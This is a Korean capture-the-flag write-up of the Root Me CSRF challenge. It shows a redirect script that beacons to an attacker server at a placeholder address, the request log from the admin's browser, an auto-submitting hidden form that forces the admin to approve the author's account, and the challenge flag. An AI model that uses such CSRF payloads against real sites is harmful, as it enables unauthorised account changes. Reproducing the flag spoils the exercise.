

WhiteHat School 1기

CSRF 문제 Write-up

Team: 과부화

Writer: 정진교


문제분석



The image shows the Root Me login page. At the top left is the 'Root Me' logo. At the top right, a small red text says 'leaking solutions on Internet is forbidden'. Below the logo, there are links for 'Login' and 'Register'. The main form has a 'Login' section with 'Username' and 'Password' input fields, and a 'Sign in' button.

문제 페이지에 들어가게 되면 로그인 창이 나오게 된다.

아무렇게 로그인을 하게 되면 로그인이 되지 않으므로 Register 버튼을 눌러 가입을 먼저 한다. (id는 temp, 비밀번호는 pass로 설정해두었다.)




The image shows the Root Me profile update page. At the top, there are links for 'Contact', 'Profile', 'Private', and 'Logout'. Below these links is a form titled 'Update Profile'. The form has a 'Username' input field with the value 'temp', a 'Status' checkbox which is unchecked, and a 'Submit' button.

You're not an admin!

로그인을 하면 다음과 같은 화면을 확인할 수 있다.

Status 버튼이 비활성화가 되어 있고, Submit 버튼을 누르게 되면


You're not an admin! 이라는 문구가 뜬다.



The image shows a message box from Root Me. At the top, there are links for 'Contact', 'Profile', 'Private', and 'Logout'. Below these links is a message that says 'Your account has not been validated by an administrator, please wait.'

위 파란 글씨들 중 [Private](#)를 누르게 되면 위 사진과 같이 administrator가 계정을 승인하지 않았다고 기다리라는 문구가 나온다.

문제풀이




Contact 페이지에 가게 되면 administrator와 Contact를 할 수 있는 페이지가 나온다.
admin에게 메일을 보내면, admin이 읽어주는 것 같으니
테스트로 메일을 보내고자 한다.

공격자용 서버가 하나 필요하니 dreamhack tools를 이용하였다.

```
<script>document.location.href="공격자 ip 주소/?a=hi"</script>
```

위 구문을 이용해 admin에게 메일을 보내 볼 것이다.

취약점이 존재한다면 admin이 메일을 읽는 순간에 공격자 페이지로 접속이 될 것이다.



시간	경로
11-01 05:42:44	GET /

My Request

Raw Data

IP	212.129.38.224
Method	GET
Path	/
QueryString	a=hi

Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding	gzip, deflate, br
Accept-Language	fr
Host	aigadns.request.dreamhack.games
Referer	http://challenge01.root-me.org/
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	cross-site
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/93.0.4577.0 Safari/537.36

1 ※ 최근 100개 항목만 보여줍니다.

Body

위 사진은 dreamhack tools의 request bin 페이지인데
admin이 서버에 접속하여 흔적을 남겼다.


```

▼<fieldset>
  <legend>Update Profile</legend>
  ▼<form action="?action=profile" method="post" enctype="multipart/form-data">
    ▶<div class="form-group">⋮</div>
    <br>
    ▼<div class="form-group">
      <label>Status:</label>
      <input type="checkbox" name="status" disabled>
    </div>
    <br>
    <button type="submit">Submit</button>
  </form>
</fieldset>

```

해당 코드는 Profile 페이지로 돌아와서
개발자 도구를 이용해 Status 버튼이 있는
곳을 살펴본 것인데, disabled로 되어 있는
것을 확인할 수 있다.

```
<input type="checkbox" name="status">
```



개발자도구에서 disabled를 더블 클릭하면 지울 수 있는데, 지우게 되면 Status 버튼이
활성화가 되고 위의 사진과 같이 체크를 할 수 있는 상태가 된다.

×	헤더	페이로드	미리보기	응답	시작점	타이밍	쿠키
▼	쿼리 문자열	매개변수	소스 보기	디코딩된 데이터 보기			
action: profile							
▼	양식 데이터	소스 보기	디코딩된 데이터 보기				
username: temp							
status: on							

Submit 버튼을 누르고 개발자 도구의 네트워크 탭을 확인하면 서버로
username: tmeo, status: on이라는 데이터가 전달된다.

위에서 얻은 힌트들을 다 조합해보면,

1. admin에게 메일을 보낸다.
2. 메일 내용을 admin이 읽으면 내 계정의 status를 on 시키게 만든다.
3. 위 내용을 HTML, 스크립트를 이용해서 만든다.

```
<form id="autosubmit" action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-data">
  <input type="hidden" name="username" value="temp">
  <input type="hidden" name="status" value="on" >
</form>

<script>
  document.getElementById("autosubmit").submit();
</script>
```

form을 만들어 승인페이지로 post 패킷을 보내도록 하였고

post 패킷으로 보낼 데이터는

username = temp / status = on이다.

form에는 audosubmit이라는 id를 부여했으며 스크립트를 이용해 autosubmit을 가져와서 submit() 함수로바로 제출해버린다.

즉, admin이 메일을 읽게 되면, 계정은 자동으로 승인되어 활성화가 된다.

결과

[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Good job dude, flag is : CsrF_fr33style-L3v3l!